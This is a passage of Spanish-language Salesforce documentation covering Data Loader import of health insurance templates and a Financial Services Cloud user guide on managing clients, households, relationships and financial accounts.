|---|---|
| Nombre de tarea de plantilla de seguro médico | Nombre de la tarea asociada con la plantilla de seguro médico. |
| Asunto | El asunto o nombre de la tarea. |
| Activo | Seleccione activar esta tarea de seguro médico y hágalo disponible para aplicar a un paciente. |
| Asignado a | Nombre de la persona asignada a la tarea. |
| Objetivo de plantilla de seguro médico | Nombre del objetivo de la plantilla con el que está relacionada esta tarea. |
| Prioridad | La prioridad de la tarea del seguro médico como baja, normal o alta. |
| Descripción | Descripción de la tarea. |
| Orden de clasificación | Indica el orden en que están clasificadas las tareas en la lista de tareas. |
| Estado | El estado de la tarea de seguro médico como en curso, completa o nueva. |
| Compensación | El número de días para agregar una compensación de fecha. Las tareas con una compensación de fecha agregan el número |

| Campo | Descripción |
| --- | --- |
| | asignado de días a la fecha de inicio de la tarea. Por ejemplo, si la fecha de inicio del seguro médico es el 9 de diciembre y la compensación de la tarea es de +7 días, la fecha de vencimiento de la tarea es el 16 de diciembre. |

# Utilizar Cargador de datos para importar plantillas de seguros médicos

Utilice Cargador de datos para importar plantillas de seguros médicos existentes en Salesforce y ponerlos a disposición de coordinadores de atención sanitaria.

El Cargador de datos es una aplicación cliente para realizar la importación o exportación de datos a gran escala. Empléelo para insertar, actualizar, eliminar o exportar registros de Salesforce.

Cuando importa datos, el Cargador de datos lee, extrae y carga datos de archivos de valores separados por comas (CSV) o de una conexión de la base de datos. Cuando importa los datos, generará archivos CSV.

Para importar plantillas de seguros médicos existentes, cree un archivo CSV para cada uno de los objetos de destino en una plantilla de seguro médico: plantilla de seguro médico, problemas de seguro médico, objetivos de seguro médico y tareas de seguro médico. Cada uno de los archivos CSV secundarios debe incluir el Id. de tipo de registro del objeto principal. Asegúrese de incluir todos los campos obligatorios en el archivo CSV para cada objeto. Para una lista de los campos que debe incluir, consulte Crear una plantilla de seguro médico.

Importe los archivos CSV en la siguiente secuencia.

1. Plantilla de seguro médico
2. Problemas de seguro médico
3. Objetivos de seguro médico
4. Tareas de seguro médico

Consulte Consideraciones para la instalación de Cargador de datos en la página 731 para los requisitos del sistema y otros requisitos previos al uso de Cargador de datos.

1. Desde Configuración, introduzca `Cargador de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Cargador de datos**.
2. Descargue y configure Cargador de datos para la versión correcta de sus sistema operativo.

   Para obtener más información, consulte Configurar el Cargador de datos.
3. Abra el Cargador de datos y haga clic en **Insertar**.
4. Introduzca su nombre de usuario y contraseña de Salesforce. Haga clic en **Iniciar sesión**. Después de iniciar sesión con éxito, haga clic en **Siguiente**. (Hasta que cierre la sesión o salga del programa, no tendrá que volver a iniciar la sesión.)
5. Seleccione el nombre del objeto para recibir los datos importados. Si el nombre de objeto no aparece en la lista predeterminada, seleccione `Mostrar todos los objetos` para consultar una lista completa de los objetos a los que puede acceder.
6. Haga clic en **Examinar...** y seleccione el archivo CSV que contiene la información de la plantilla que está importando.
7. Haga clic en **Siguiente**.

   Cuando el objeto y el archivo CSV se han inicializado, haga clic en **Aceptar**.

EDICIONES

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a la página para descargar el Cargador de datos:

- "Modificar todos los datos"

Para utilizar el Cargador de datos:

- "API activado"

  Y

  El permiso de usuario adecuado para la operación que esté realizando, por ejemplo, "Crear" en cuentas para insertar nuevas cuentas.

8. Defina la forma en la que se asignan las columnas en su archivo CSV a campos de Salesforce. Haga clic en **Seleccionar una asignación existente** para seleccionar una asignación de campo existente o en **Crear o modificar una asignación** para crear una asignación o modificar una asignación existente. Para obtener más información y ejemplos, consulte Definir las asignaciones de campos del Cargador de datos.
9. Haga clic en **Siguiente**.
10. En cada operación, el Cargador de datos genera dos archivos de registro CSV únicos; un archivo comienza con "Correcto" y el otro con "Error". Haga clic en **Examinar...** y especifique un directorio para estos archivos.
11. Para realizar la operación, haga clic en **Finalizar** y después haga clic en **Sí** para confirmar.
12. A medida que se realiza la operación la ventana de información del progreso muestra el estado del movimiento de datos.
13. Una vez que se completa la operación, la ventana de confirmación resume los resultados. Para ver el archivo correcto, haga clic en **Ver correctos** y haga clic en **Ver errores** para abrir su archivo de errores o haga clic en **Aceptar** para cerrar.

# Financial Services Cloud

## Le damos la bienvenida a Financial Services Cloud

Le damos la bienvenida a Financial Services Cloud, la plataforma para la gestión de relaciones centradas en el cliente.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Proporcionar servicios financieros en la plataforma para relaciones centradas en el cliente

Financial Services Cloud es una oficina remodelada. Obtenga una vista limpia y agregada de la información más relevante y procesable del cliente sin iniciar sesión en una docena de sistemas a lo largo del día. Acelere su productividad con tecnología y flujos de trabajo digitales que reducen el tiempo que emplea en tareas administrativas rutinarias. Céntrese en su lugar en entregar el servicio por anticipado altamente personalizado que sus clientes esperan.

### Términos clave

Algunos términos pueden tener múltiples significados en un contexto de servicios financieros. Por lo que es importante aclarar lo que queremos decir cuando encuentra términos como *cuenta* o *cliente* en nuestra aplicación.

### Configurar clientes, domicilios y relaciones

Cree registros para clientes, domicilios y su red ampliada de relaciones de modo que mantiene una vista integral de su cartera comercial.

### Introducir datos financieros

Cree registros para las cuentas financieras de los clientes y sus participaciones bancarias, activos, obligaciones y objetivos financieros subyacentes.

### Crear una oportunidad de cuota de mercado

Cree un registro de oportunidad relacionado con una cuenta financiera para realizar un seguimiento de oportunidades de cuota de mercado.

### Crear un candidato

Cree un registro de candidato para realizar un seguimiento a un candidato.

### Convertir un candidato en un cliente

Convierta un registro de candidato en un registro de cliente.

### Trabajar con datos de cliente

Realice un seguimiento de sus interacciones de cliente de modo que pueda desarrollar un sólido historial en el que basarse para crear relaciones.

# Proporcionar servicios financieros en la plataforma para relaciones centradas en el cliente

Financial Services Cloud es una oficina remodelada. Obtenga una vista limpia y agregada de la información más relevante y procesable del cliente sin iniciar sesión en una docena de sistemas a lo largo del día. Acelere su productividad con tecnología y flujos de trabajo digitales que reducen el tiempo que emplea en tareas administrativas rutinarias. Céntrese en su lugar en entregar el servicio por anticipado altamente personalizado que sus clientes esperan.

Información general sobre los conceptos básicos de la gestión de la cartera de su cliente para una mayor implicación y relaciones asesor cliente más provechosas.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

### Una nueva forma de trabajar en Lightning Experience

Las funciones de Financial Services Cloud están disponibles exclusivamente en Lightning Experience. Es diferente a Salesforce Classic, porque responde a la forma en que trabaja y le proporciona un contexto más completo de lo que sucede con sus clientes.

### Inicio le ayuda a hacerse cargo de su día

La página Inicio le proporciona acceso instantáneo a los elementos más apremiantes de su lista de tareas. ¿Cuáles son sus prioridades hoy? ¿Y después? ¿Qué queda por hacer? El asistente le prepara para el día más productivo posible, con alertas anticipadas acerca de candidatos recientemente asignados y oportunidades que requieren atención.

### Examinar sus vistas de lista de cliente y domésticas

Examine las vistas de lista Clientes y Domésticas para navegar rápidamente a perfiles de cliente y domésticos. Visualice vistas filtradas de clientes y domésticas basándose en características financieras e intereses similares.

### Perfiles de cliente y domésticos

Los perfiles le proporcionan una imagen integral del pasado, presente y futuro financiero del cliente o domicilio. En una sola vista, supervise cuentas financieras, visualice relaciones personales y domésticas, gestione objetivos y revise el historial de actividad.

### Supervisar su cartera comercial con paneles

Los paneles le ayudan a ver de un vistazo su implicación con clientes existentes y clientes potenciales para aportar más negocio.

### ¿Qué datos de clientes puedo ver?

El modelo de colaboración y seguridad de Salesforce garantiza la flexibilidad y los niveles de acceso apropiados a los datos del cliente. Solicite a su administrador detalles acerca de cómo se define la visibilidad de los datos para sus equipos de asesores.


## Una nueva forma de trabajar en Lightning Experience

Las funciones de Financial Services Cloud están disponibles exclusivamente en Lightning Experience. Es diferente a Salesforce Classic, porque responde a la forma en que trabaja y le proporciona un contexto más completo de lo que sucede con sus clientes.

Cuando inicia sesión, visualiza y empieza a trabajar en Lightning. El menú de navegación izquierdo le ayuda a desplazarse. Seleccione el icono del menú de navegación ( ) para ampliar el menú de modo que pueda localizar los elementos para Inicio, Clientes y Domicilios. Pronto será un experto con estas herramientas.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**





# Inicio le ayuda a hacerse cargo de su día

La página Inicio le proporciona acceso instantáneo a los elementos más apremiantes de su lista de tareas. ¿Cuáles son sus prioridades hoy? ¿Y después? ¿Qué queda por hacer? El asistente le prepara para el día más productivo posible, con alertas anticipadas acerca de candidatos recientemente asignados y oportunidades que requieren atención.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**




- El panel (1) muestra el aspecto de las oportunidades para el trimestre.
- El asistente (2) le ayuda a ser anticipado con alertas acerca de candidatos que se le asignaron hoy y oportunidades que requieren su atención.
- El componente Tareas muestra tareas próximas. Márquelas como completada justo en la página. Mientras permanezca en la página, siempre puede volver a abrir tareas completadas. La actualización de la página elimina tareas completadas de la vista.
- Próximos eventos muestra los cinco elementos siguientes en su calendario hoy. Los eventos anteriores desaparecen conforme transcurre el día.
- Cumpleaños indica los cumpleaños de los clientes en los próximos siete días.
- Próximas RMD enumera los clientes con antigüedades de Distribución mínima requerida (RMD) próximas.
- Los componentes Oportunidades y Candidatos le ayuda a realizar un seguimiento de formas de aumentar y hacer crecer su cartera comercial.

Ahora, el formato de página Inicio no es personalizable.

## Examinar sus vistas de lista de cliente y domésticas

Examine las vistas de lista Clientes y Domésticas para navegar rápidamente a perfiles de cliente y domésticos. Visualice vistas filtradas de clientes y domésticas basándose en características financieras e intereses similares.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Estas vistas de lista muestra los clientes, clientes potenciales y domicilios con los que trabaja.

- Vea qué vistas de lista hizo disponibles su administrador seleccionando el nombre de vista de lista en la parte superior de la página.

  Consejo: Las vistas de lista Mis clientes y Mis domicilios son un excelente punto de partida ya que muestran todos los clientes y domicilios en su cartera comercial. Estas vistas de lista aparecen desde la ficha Cuentas.

- Para ordenar, haga clic en el encabezado de cualquier columna.
- Cambie los criterios de filtro para actualizar su vista de Mis clientes o Mis domicilios de forma dinámica, segmentando los clientes por criterios como segmentos de marketing, edad o fechas de nacimiento.

  1. Para ampliar la lista de criterios por lo que puede filtrar, seleccione el icono **Filtros**.
  2. Para cada filtro que desea cambiar, seleccione el filtro, modifique los criterios y luego seleccione **Hecho**.

     Importante: Si está filtrando por un valor de divisa, especifique un código ISO de divisa (como USD o GBP) antes del valor. Por ejemplo, `GBP100000`. El código ISO debe ser una de las divisas activas de su firma.

  3. Seleccione **Aplicar**.
     La vista de lista se actualiza con sus criterios de filtro actualizados.

  Ahora, no puede guardar sus cambios en una vista de lista que modificó.

- Visualice hasta 25 registros por página y un máximo de 2.000 elementos aproximadamente por vista de lista.

  Si no puede acceder a algunos elementos porque la vista de lista contiene más elemento que el máximo, reduzca su criterio de filtro de modo que se pueda acceder a más elementos.

## Perfiles de cliente y domésticos

Los perfiles le proporcionan una imagen integral del pasado, presente y futuro financiero del cliente o domicilio. En una sola vista, supervise cuentas financieras, visualice relaciones personales y domésticas, gestione objetivos y revise el historial de actividad.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

**Panel de aspectos destacados**
Consulte la última y siguiente interacción de un solo vistazo.

**Ficha detalles**
Acceda rápidamente a detalles sin necesidad de salir de la página de perfil. Las fichas en las páginas de perfil ofrecen vistas similares, con ligeras diferencias entre los perfiles de cliente y domésticos. Para clientes, visualice resúmenes de información, implementación e información de contacto de Conozca su cliente. Para domicilios, visualice resúmenes de nivel superior del total de activos financieros. Para modificar información de Detalles, utilice el botón Modificar en el panel de aspectos destacados.

**Ficha Financieras**
Realice un seguimiento de cuentas financieras por las categorías predefinidas de cuentas de inversión, cuentas bancarias y pólizas de seguro. Realice también un seguimiento de activos y obligaciones.

**Ficha Relaciones**
Gestione la red de relaciones que impliquen personas individuales en un domicilio. Agregue nuevos miembros domésticos. Agregue personas desde fuera del domicilio como Contactos relacionados. Pars domicilios, puede agregar otras entidades domésticas o comerciales como Cuentas relacionadas. Puede modificar o eliminar cuentas y contactos asociados.

**Ficha Objetivos**
Realice un seguimiento de lo que importa a sus clientes para una planificación basada en objetivos.

**Ficha Relacionado**
Visualice resúmenes completos de cuentas financieras, activos tangibles, obligaciones y listas relacionadas como oportunidades, casos y notas y archivos adjuntos. Esta vista puede ser útil para la incorporación cuando desea introducir rápidamente una serie de cuentas financieras, objetivos, oportunidades y relaciones.

**Autor**
Cree tareas y eventos y registre comunicaciones de cliente. Utilice las noticias en tiempo real de Chatter para compartir información y colaborar con otros miembros del equipo que gestionan la relación de cliente.

Es posible que sus campos, nombre de campo y orden de campo difieren de lo que ve aquí. No se preocupe por eso. Solo fue su administrador que los personalizó. El formato de secciones en páginas de perfil no se puede cambiar.

## Supervisar su cartera comercial con paneles

Los paneles le ayudan a ver de un vistazo su implicación con clientes existentes y clientes potenciales para aportar más negocio.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En el menú de navegación, vaya a la vista de lista Peneles.
2. Busque los paneles Mi cartera comercial en la carpeta Paneles públicos.
   - Mi cartera comercial - Descripción general: Gestione sus carteras comerciales existentes con perspectivas acerca de totales de activos bajo gestión (AUM), activos de celebración externa y cuentas financieras por cliente.
   - Mi cartera comercial - Oportunidades de implicación: Relaciones de clientes más profundas realizando un seguimiento de revisiones, cumpleaños próximos del cliente y otros puntos de contacto de relaciones.
   - Mi cartera comercial - Ventas y Oportunidades: Amplíe su cartera comercial identificando nuevas oportunidades de AUM y centrándose en su proceso de ventas en el cumplimiento de objetivos.
3. Seleccione un panel de interés. Seleccione **Actualizar** para obtener los datos más recientes.

## ¿Qué datos de clientes puedo ver?

El modelo de colaboración y seguridad de Salesforce garantiza la flexibilidad y los niveles de acceso apropiados a los datos del cliente. Solicite a su administrador detalles acerca de cómo se define la visibilidad de los datos para sus equipos de asesores.

# Términos clave

Algunos términos pueden tener múltiples significados en un contexto de servicios financieros. Por lo que es importante aclarar lo que queremos decir cuando encuentra términos como *cuenta* o *cliente* en nuestra aplicación.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

**Cuenta**
Una cuenta comercial, como un proveedor o una empresa que hace negocios con clientes u otras empresas. No lo confunda con una *cuenta financiera*. En Financial Services Cloud, cuenta hace en ocasiones referencia también a una entidad doméstica o incluso un cliente individual.

**Activo**
Un activo tangible que no está representado en registros de cuenta financiera, como un bien inmobiliario o colecciones. Si su firma no utiliza un servicio de agregación de activos para realizar un seguimiento de cuentas financieras de celebración externa, los activos ofrecen también una forma sencilla de estimar cuentas financieras de celebración externa.

**Cliente**
Cualquier persona individual que haga negocios con su firma: en el pasado, presente o futuro. Los clientes potenciales son clientes también. Cuando ve referencias a una *persona* en la aplicación, nos referimos a una persona que es un cliente. Usted ve *cliente* y *persona* utilizados indistintamente.

**Cuenta financiera**
Una cuenta de inversión, cuenta bancaria, póliza de seguro u otro tipo de cuenta financiera. En algunas aplicaciones de servicios financieros, las cuentas financieras son la unidad central de la organización. Otras aplicaciones consideran clientes o grupos familiares como la unidad central. Financial Services Cloud encaja en esta última categoría con un diseño centrado en el cliente.

**Domicilio**

Un grupo de persona que viven juntas y cuyas finanzas se resumen a nivel doméstico. Salesforce no realiza un seguimiento directo de cómo se relacionan personas en un domicilio. Su relación se basa en sus relaciones con el mismo domicilio y por sus funciones en ese domicilio (cliente, cónyuge, dependiente, etc).

Las entidades que son personas asociadas con el domicilio pero fuera de él son *contactos relacionados*, como abogados, contables o asesores fiscales. Las entidades que son entidades organizacionales asociadas con el domicilio son *cuentas relacionadas*, como negocios propios o domicilios relacionados.

En perfiles de cliente o domésticos, los miembros del domicilio aparecen juntos y están claramente separados de otras entidades asociadas, conocidas también como *relaciones ampliadas*.

**Individual**
Una personas que es un cliente.

**Activo**
Una deuda contraída, como una hipoteca o un préstamo.

# Configurar clientes, domicilios y relaciones

Cree registros para clientes, domicilios y su red ampliada de relaciones de modo que mantiene una vista integral de su cartera comercial.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Crear un cliente o un cliente potencial

Cuando desea realizar un seguimiento de la implicación de nuevos clientes o clientes potenciales, cree un registro de cliente.

Crear un domicilio

Realice un seguimiento de grupos de clientes individuales que tienen una dirección compartida y finanzas compartidas.

Agregar un miembro doméstico

Agregue miembros a un domicilio existente y defina cómo resumir las finanzas y las actividad de los miembros a nivel doméstico.

Agregar una relación ampliada a un cliente o domicilio

Visualice mejor las relaciones de clientes con personas fuera de su domicilio. Realice un seguimiento de otros profesionales que asesoran clientes acerca de sus finanzas. También realice un seguimiento de afiliaciones de clientes con negocios propios y otras entidades organizativas.

## Crear un cliente o un cliente potencial

Cuando desea realizar un seguimiento de la implicación de nuevos clientes o clientes potenciales, cree un registro de cliente.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. Desde una vista de lista de clientes, seleccione **Nuevo**.
2. Introduzca el nombre del cliente.
3. Seleccione un estado.
   - Para un cliente confirmado, seleccione `Activo`.
   - Para un cliente potencial, seleccione `Cliente potencial`.
   - Para un cliente que está incorporando, seleccione `Incorporación`.
4. Seleccione un domicilio existente o seleccione **Nuevo** para crear un registro de domicilio.

   Un cliente puede pertenecer solo a un domicilio único.
5. Seleccione la función de la persona en el domicilio.
6. Seleccione los elementos de resumen (como Cuentas financieras u Objetivos financieros) para incluir al resumir datos a nivel doméstico.

   Para realizar varias selecciones, utilice funciones de selección múltiple para su sistema operativo (Windows es CTRL-clic; Mac es CMD-clic)
7. Después de introducir otra información relevante, guarde el registro.

No se pueden eliminar los clientes.

## Crear un domicilio

Realice un seguimiento de grupos de clientes individuales que tienen una dirección compartida y finanzas compartidas.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. Desde una vista de lista doméstica, seleccione **Nueva**.
2. Introduzca el nombre del domicilio (*Ejemplo:* `Domicilio de Claire Johnson`).
3. Guarde el registro.

Los domicilios no se pueden eliminar o convertir en inactivos.

## Agregar un miembro doméstico

Agregue miembros a un domicilio existente y defina cómo resumir las finanzas y las actividad de los miembros a nivel doméstico.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Un cliente puede pertenecer solo a un domicilio único. Ahora, no puede relacionar un cliente con múltiples domicilios o tener las actividades y finanzas del clientes resumidas en múltiples domicilios.

1. En la ficha Relaciones del perfil doméstico o del cliente, seleccione **Nuevo** en la sección Miembros de domicilio.

2. Haga clic en el campo `Nombre`. Seleccione un nombre existente o **Nuevo**. Si es un nuevo contacto:
   a. Seleccione el tipo de registro `Individual`. A continuación, seleccione **Siguiente**.
   b. Introduzca al menos los apellidos del contacto.
   c. Guarde el registro.
3. Si desea diseñar esta persona como el miembro doméstico principal, seleccione *`Miembro principal`*.
   Los domicilios se diseñan para tener un solo miembro principal. No se requiere el diseño de un miembro principal.
4. Seleccione la función de la persona.
   - Si la persona es el miembro doméstico principal, seleccione *`Cliente`*.
   - Si la persona no es el miembro doméstico principal, seleccione una función que describe su función en relación con la función del miembro doméstico principal.
5. Seleccione los elementos de resumen (como Cuentas financieras u Objetivos financieros) para incluir al resumir datos a nivel doméstico.
   Para realizar varias selecciones, utilice funciones de selección múltiple para su sistema operativo (Windows es CTRL-clic; Mac es CMD-clic)
6. Guarde el registro.

## Agregar una relación ampliada a un cliente o domicilio

Visualice mejor las relaciones de clientes con personas fuera de su domicilio. Realice un seguimiento de otros profesionales que asesoran clientes acerca de sus finanzas. También realice un seguimiento de afiliaciones de clientes con negocios propios y otras entidades organizativas.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Relacionar un contacto con un cliente o domicilio

Agregue un abogado, un contable u otro profesional como un contacto relacionado. En primer lugar, cree una cuenta comercial para el contacto (porque cada contacto pertenece a una cuenta en Salesforce). Luego, asocie el contacto con un cliente o un domicilio.

Relacionar una cuenta u otro domicilio con un domicilio

Agregue una cuenta asociada a un domicilio, para realizar un seguimiento de las relaciones del domicilio con entidades como un negocio propio, un fideicomiso y otro domicilio.

### Relacionar un contacto con un cliente o domicilio

Agregue un abogado, un contable u otro profesional como un contacto relacionado. En primer lugar, cree una cuenta comercial para el contacto (porque cada contacto pertenece a una cuenta en Salesforce). Luego, asocie el contacto con un cliente o un domicilio.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En el menú de navegación, vaya a Cuentas y seleccione **Nuevo**. Cree un registro de cuenta. Si está agregando un abogado como el contacto relacionado, cree un registro de cuenta para el bufete de abogados.
2. Vaya a la ficha Relaciones del perfil doméstico o del cliente y seleccione **Nuevo** en la sección Contactos relacionados.
3. En el campo `Contacto`, verifique el nombre del miembro doméstico con el que está asociado el contacto.
   El contacto debe estar asociado con un miembro específico, no con el domicilio en general.

4. Haga clic en el campo `Contacto relacionada`. Seleccione un contacto existente o **Nuevo contacto**. Si es un nuevo contacto:
   a. Seleccione el tipo de registro *`Negocio`*, cuando agregue un contacto comercial. A continuación, seleccione **Siguiente**.
   b. Introduzca al menos los apellidos del contacto y seleccione el Nombre de cuenta que creó en el primer paso.
   c. Guarde el registro.
5. En el campo `Función relacionada`, seleccione la función que describe cómo se asocia el contacto con el cliente.
6. Guarde el registro de contacto relacionado.

El contacto relacionado aparece en los perfiles de cliente y doméstico. La página de detalles de registro de contacto también muestra las entidades con las que el contacto tiene relación.

### Relacionar una cuenta u otro domicilio con un domicilio

Agregue una cuenta asociada a un domicilio, para realizar un seguimiento de las relaciones del domicilio con entidades como un negocio propio, un fideicomiso y otro domicilio.

Puede asociar una entidad de cuenta solo con la entidad de domicilio, no con un cliente individual. Ahora, recomendamos realizar un seguimiento de la relación de un cliente con una entidad organizativa asociando la cuenta con el domicilio.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En la ficha Relaciones del perfil doméstico, seleccione **Nuevo** en la sección Cuentas relacionadas.
2. En el campo `Cuenta`, verifique el nombre del domicilio con el que está asociada la cuenta.
3. Haga clic en el campo `Cuenta relacionada`. Seleccione una cuenta existente o **Nueva cuenta**. Si es una nueva cuenta:
   a. Seleccione el tipo de registro *`Domicilio`* si la cuenta relacionada es otro domicilio. Seleccione el tipo de registro *`Negocio`* si la cuenta relacionada es un negocio relacionado o una entidad organizativa. A continuación, seleccione **Siguiente**.
   b. Introduzca al menos el nombre de la cuenta.
   c. Guarde el registro de cuenta.
4. En el campo `Función relacionada`, seleccione la función que describe cómo se asocia la cuenta con el domicilio.
5. Guarde el registro de cuenta relacionada.

La cuenta relacionada aparece en el perfil doméstico. La página de detalles de registro de cuenta también muestra las entidades con las que la cuenta tiene relación.

## Introducir datos financieros

Cree registros para las cuentas financieras de los clientes y sus participaciones bancarias, activos, obligaciones y objetivos financieros subyacentes.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

Agregar una cuenta financiera

Introduzca información acerca de una cuenta de inversión, una cuenta bancaria o póliza de seguro. Cuando estos datos se actualizan habitualmente de forma automática desde sistemas externos, este es el método para introducir una cuenta financiera manualmente.

Ver participaciones bancarias en una cuenta de inversión

Amplíe la vista de una cuenta de inversión para ver sus participaciones bancarias subyacentes.

Agregar participaciones financieras en una cuenta de inversión

Introduzca el historial de compra y detalles acerca de participaciones financieras en una cuenta de inversión.

Crear registros de valores

Introduzca información acerca de títulos como valores o bonos. Cuando estos datos se actualizan habitualmente de forma automática desde sistemas externos, este es el método para introducir un registro de valores manualmente.

Agregar un activo o una obligación

Introduzca información acerca de activos tangibles (como un bien inmobiliario o colecciones) u obligaciones como hipotecas o préstamos.

Agregar un objetivo financiero

Cree un objetivo financiero para realizar un seguimiento del progreso de los clientes en compras importantes, ahorros para jubilación u otros objetivos.

Agregar una función de cuenta financiera

Introduzca información acerca de la implicación de un cliente con una cuenta financiera, como una persona que es un beneficiario o fideicomisario.

## Agregar una cuenta financiera

Introduzca información acerca de una cuenta de inversión, una cuenta bancaria o póliza de seguro. Cuando estos datos se actualizan habitualmente de forma automática desde sistemas externos, este es el método para introducir una cuenta financiera manualmente.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

1. En la ficha Financieras del perfil doméstico y del cliente, seleccione **Nuevo** en la sección de cuentas financieras apropiada.
2. Introduzca detalles relevantes.

   El propietario principal puede ser un miembro de domicilio o una entidad organizativa, no puede ser el domicilio en sí.

   Para cuentas de inversión, si es una que su firma gestiona o administra, seleccione `Gestionada`. Si es uno de sus productos internos, deje `Celebración externa` sin seleccionar.
3. Guarde el registro.

   Si ha creado la cuenta financiera desde el perfil de cliente y si la información de la cuenta financiera del cliente está resumida a nivel doméstico, la cuenta recién creada es también visible en el perfil doméstico. Si una cuenta financiera es propiedad de varias personas, el balance completo aparece en el perfil de cada persona.

   Si algunas o todas las personas pertenecen al mismo domicilio y si sus cuentas financieras están incluidas en los resúmenes de implementación del domicilio para el propietario principal, el balance se cuenta una vez en el cálculo del resumen.

   Si un cliente individual y una entidad organizacional poseen juntos una cuneta financiera, la propiedad principal determina si el balance de cuenta está incluido en resúmenes.

   - Si el propietario principal es el cliente individual, el balance se incluye en el resumen doméstico del cliente.
   - Si el propietario principal es la entidad organizacional, el balance se excluye del resumen doméstico del cliente.

Puede modificar o eliminar una cuenta financiera desde la ficha Financieras o la ficha Relacionada. También puede crear una oportunidad de cuota de mercado asociada con una cuenta financiera. Seleccione el icono de acciones junto al nombre de la cuenta financiera.

CONSULTE TAMBIÉN

Crear una oportunidad de cuota de mercado

## Ver participaciones bancarias en una cuenta de inversión

Amplíe la vista de una cuenta de inversión para ver sus participaciones bancarias subyacentes.

1. En la ficha Financiera del perfil de cliente o doméstico, busque un icono de flecha junto al nombre de la cuenta de inversión.

   Si no hay ningún icono, la información de participaciones bancarias no está disponible.
2. Para ampliar la lista de participaciones bancarias en la cuenta de inversión, seleccione el icono.

CONSULTE TAMBIÉN

Agregar participaciones financieras en una cuenta de inversión

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para ver participaciones bancarias:

- Permisos de "Asesor"

## Agregar participaciones financieras en una cuenta de inversión

Introduzca el historial de compra y detalles acerca de participaciones financieras en una cuenta de inversión.

Cuando agrega una participación, solo puede seleccionar desde registros de valores existentes. Si el registro de valores ya no existe, créelo primero.

1. En la ficha Relacionada del perfil doméstico o del cliente, seleccione **Nuevo** en la sección Participaciones financieras.
2. Introduzca un nombre, como `acciones de Salesforce`.
3. Seleccione el símbolo de teletipo.
4. Seleccione la cuenta financiera (cuenta de inversión) para esta participación.
5. Introduzca los detalles de la compra.
6. Guarde el registro.

CONSULTE TAMBIÉN

Crear registros de valores

Ver participaciones bancarias en una cuenta de inversión

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Crear registros de valores

Introduzca información acerca de títulos como valores o bonos. Cuando estos datos se actualizan habitualmente de forma automática desde sistemas externos, este es el método para introducir un registro de valores manualmente.

Asegúrese de que los datos de valores se introducen antes de introducir participaciones bancarias para cuentas de inversión. De lo contrario, no puede especificar que el valor es parte de una participación bancaria.

1. Desde el menú de navegación, vaya a la vista de lista Valores y luego seleccione **Nuevo**.
2. Introduzca el símbolo de teletipo, el nombre de valores y otros detalles relevantes.
3. Guarde el registro.

EDICIONES

Está disponible en Lightning Experience a un coste adicional en: **Enterprise Edition** y **Unlimited Edition**

## Agregar un activo o una obligación

Introduzca información acerca de activos tangibles (como un bien inmobiliario o colecciones) u obligaciones como hipotecas o préstamos.

